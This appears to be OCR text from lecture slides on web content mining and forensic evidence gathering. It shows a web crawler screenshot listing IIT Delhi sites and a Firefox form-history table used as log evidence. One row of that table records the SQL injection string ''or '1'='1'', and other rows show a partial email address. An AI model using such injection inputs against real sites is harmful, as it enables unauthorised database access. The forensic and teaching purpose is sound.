
start | 4 Windows Explorer | badora_after [Com... | Free Email Extracto... | Library | Microsoft Excel - ds... | 10:49 AM

Web Content Outlier Mining

Extraction of Resources

- Retrieve the desired web pages belonging to the category of interest.
- Use of web search engines or web crawlers.
- Extract web page information from web which contains Meta data field

Win Web Crawler 2.0


New Session
General
External Site
Filters
Domain
Login
Other
Proxy
Source:
Search Engines
WebSite / Dirs
URLs from File
Keyword:
Keyword Generator
Engines
Save Data in Folder:
c:\win web crawler\download\
...
Save Data Line-by-Line
Save Data in csv Format ("url","title")
Extract URL, MetaTag (title, desc, keyw,
body)
Extract External URL
Help
Cancel
OK

New Stop Pause Folder Help Exit

Log | Data

URL Queued: 49

URL Processed: 50

Total Page Read: 50

Traffic Received: 2,371,311

Thread Running: 10

Transfer Speed: 43.3 Kbps

phd_viva_voce?page=13
utility_forms?page=1
utility_forms?page=2
stud_awards?page=3
stud_awards?page=1
stud_awards?page=2
tenders?page=1
utility_forms?page=3

Site to Process: 0

Total Meta Found: 0

Total URL Found: 62

URL: http://cpse.iitd.ac.in/
URL: http://crdt.iitd.ac.in/
URL: http://am.iitd.ac.in/
URL: http://beb.iitd.ac.in/
URL: http://chemical.iitd.ac.in/
URL: http://chemistry.iitd.ac.in/
URL: http://civil.iitd.ac.in/
URL: http://www.cse.iitd.ernet.in/
URL: http://ee.iitd.ernet.in/
URL: http://hss.iitd.ac.in/
URL: http://maths.iitd.ac.in/
URL: http://mech.iitd.ac.in/
URL: http://physics.iitd.ac.in/
URL: http://textile.iitd.ac.in/
URL: http://bioschool.iitd.ac.in/
URL: http://www.sit.iitd.ac.in/
URL: http://bsttm.iitd.ac.in/
URL: http://cepqip.iitd.ac.in/
URL: http://tripp.iitd.ernet.in/
URL: http://infra.iitd.ac.in/
URL: http://hospital.iitd.ac.in/
URL: http://web.iitd.ac.in/
URL: http://www.icrm-iitd.in/
URL: http://www.chemistry.iitd.ac.in/
URL: http://www.apa2014.org/
URL: http://iwaafc4.iitd.ernet.in/

Extraction of Resources

The Win Web Crawler is a powerful web crawler utility to Extract

URL

- **meta tag (title, description, keyword),**
- **plain text between <body> to </body> tag**
- **page size**
- **last modified date value**

from

- **Web Site**
- **Web Directories**
- **Search Results**
- **List of URLs from file**


Evidence Gathering Techniques

- **Auditing the logs:** **Log files are vital source of evidences.**
- **store a recorded history, or audit trail, of computer's past, making it easier for investigator to track down intermittent problems or attacks.**
- **Through log files, investigator may be able to piece together enough information to discover the cause and the source of a break-in, and the scope of the damage involved.**
- **In these methods the available browser logs, event log, firewall log, web server log, database transaction log and packet sniffer data logs are used for forensic auditing.**

The form history of the client machine is stored in the user profile. In Mozilla Firefox formhistory.sqlite file is used to store form history.

id	fieldname	value	timesUsed	firstUsed	lastUsed
10	searchbar-history	Cyber crime	1	1300982107312000	1300982107312000
11	sitem	'or '1'='1'	1	1301106699828000	1301106699828000
12	sitem	100	1	1301106706515000	1301106706515000
13	sitem	200	1	1301106711812000	1301106711812000
14	subject	Notice Uploaded	1	1301108563656000	1301108563656000
15	subject	Deepak Tomar	1	1301110124671000	1301110124671000
16	email	merishant88@gmail.co...	1	1301239538890000	1301239538890000


Firewall log





pfirewall - Notepad


File Edit Format View Help

